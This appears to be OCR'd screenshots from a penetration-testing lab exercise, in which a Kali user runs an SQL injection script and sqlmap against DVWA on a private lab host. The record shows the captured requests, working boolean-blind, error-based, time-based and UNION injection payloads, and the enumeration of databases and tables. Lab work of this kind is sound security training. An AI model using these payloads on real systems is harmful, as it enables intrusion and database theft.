

Kali Linux
Burp Suite Community Edition v2025.3.4 - Temporary Project
aditi@kali: ~
File Actions Edit View Help
(aditi㉿kali)-[~]
$ chmod +x sql_injection_exploit.sh
Request



Burp Suite Community Edition v2025.3.4 - Temporary Project
Request
GET /dvwa/vulnerabilities/sqli/?id=5&Submit=Submit HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.56.101/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=0419b338762112d4b782548feded68be
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Inspector



Burp Suite Community Edition v2025.3.4 - Temporary Project
aditi@kali: ~
File Actions Edit View Help
┌──(aditi㉿kali)-[~]
└─$ chmod +x sql_injection_exploit.sh
┌──(aditi㉿kali)-[~]
└─$ ./sql_injection_exploit.sh "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=5&Submit=Submit"
Request
GET /dvwa/vulnerabilities/sqli/?id=5&Submit=Submit HTTP/1.1
Host: 192.168.56.101
Cookie: security=low; PHPSESSID=0419b338762112d4b782548feded68be
Upgrade-Insecure-Requests: 1
Priority: u=0, i


Burp Suite Community Edition v2025.3.4 - Temporary Project
Request
GET /dvwa/vulnerabilities/sqli/?id=5&Submit=Submit HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.56.101/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=0419b338762112d4b782548feded68be
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Inspector


Kali Linux
Burp Suite Community Edition v2025.3.4 - Temporary Project
aditi@kali: ~
File Actions Edit View Help
(aditi㉿kali)-[~]
$ chmod +x sql_injection_exploit.sh
(aditi㉿kali)-[~]
$ ./sql_injection_exploit.sh "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=5&Submit=Submit" "security=low; PHPSESSID=0419b338762112d4b782548f6ede688e"
Request
GET /dvwa/vulnerabilities/sqli/?id=5&Submit=Submit HTTP/1.1
Host: 192.168.56.101
Cookie: security=low; PHPSESSID=0419b338762112d4b782548f6ede688e


Kali Linux
Burp Suite Community Edition v2025.3.4 - Temporary Project
aditi@kali: ~
File Actions Edit View Help
Payload: id=2' OR NOT 7902=7902#&Submit=Submit
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=2' AND ROW(8107,3582)>(SELECT COUNT(*),CONCAT(0x7178786a71,(SELECT (ELT(8107=8107,1))),0x717a767a71,FLOOR(RAND(0)*2))x FROM (SELECT 3480 UNION SELECT 6207 UNION SELECT 8928 UNION SELECT 6373)a GROUP BY x)-- WCrY&Submit=Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 4479 FROM (SELECT(SLEEP(5)))Naic)-- qdYC&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7178786a71,0x534144576e4f6454546c4d7965426a414563416150 4a544a4f48486d547548654a667a4668614766,0x717a767a71)#&Submit=Submit
[09:10:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[09:10:48] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[09:10:48] [INFO] fetched data logged to text files under '/home/aditi/.local/share/sqlmap/output/192.168.56.101'
[*] ending @ 09:10:48 /2025-06-10/
Available Databases:
1 starting @ 09:10:48 /2025-06-10/
2 dvwa
3 metasploit
4 owasp10
5 tikiwiki
6 tikiwiki195
7 ending @ 09:10:48 /2025-06-10/
Enter the number of the database to use: 2
You selected database: dvwa
Running sqlmap to get tables in DB 'dvwa'...


Kali Linux
Burp Suite Community Edition v2025.3.4 - Temporary Project
aditi@kali: ~
File Actions Edit View Help
Screenshot taken
View image
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:11:09 /2025-06-10/
[09:11:09] [INFO] resuming back-end DBMS 'mysql'
[09:11:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=2' OR NOT 7902=7902#&Submit=Submit
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=2' AND ROW(8107,3582)>(SELECT COUNT(*),CONCAT(0x7178786a71,(SELECT (ELT(8107=8107,1))),0x717a767a71,FLOOR(RAND(0)*2))x FROM (SELECT 3480 UNION SELECT 6207 UNION SELECT 8928 UNION SELECT 6373)a GROUP BY x)-- WCrY&Submit=Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 4479 FROM (SELECT(SLEEP(5)))Naic)-- qdYC&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7178786a71,0x534144576e4f6454546c4d7965426a414563416150 4a544a4f48486d547548654a667a4668614766,0x717a767a71)#&Submit=Submit
[09:11:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[09:11:09] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
guestbook
users
[09:11:09] [INFO] fetched data logged to text files under '/home/aditi/.local/share/sqlmap/output/192.168.56.101'
[*] ending @ 09:11:09 /2025-06-10/
Enter the table name you want to dump (exact name):



RESULT: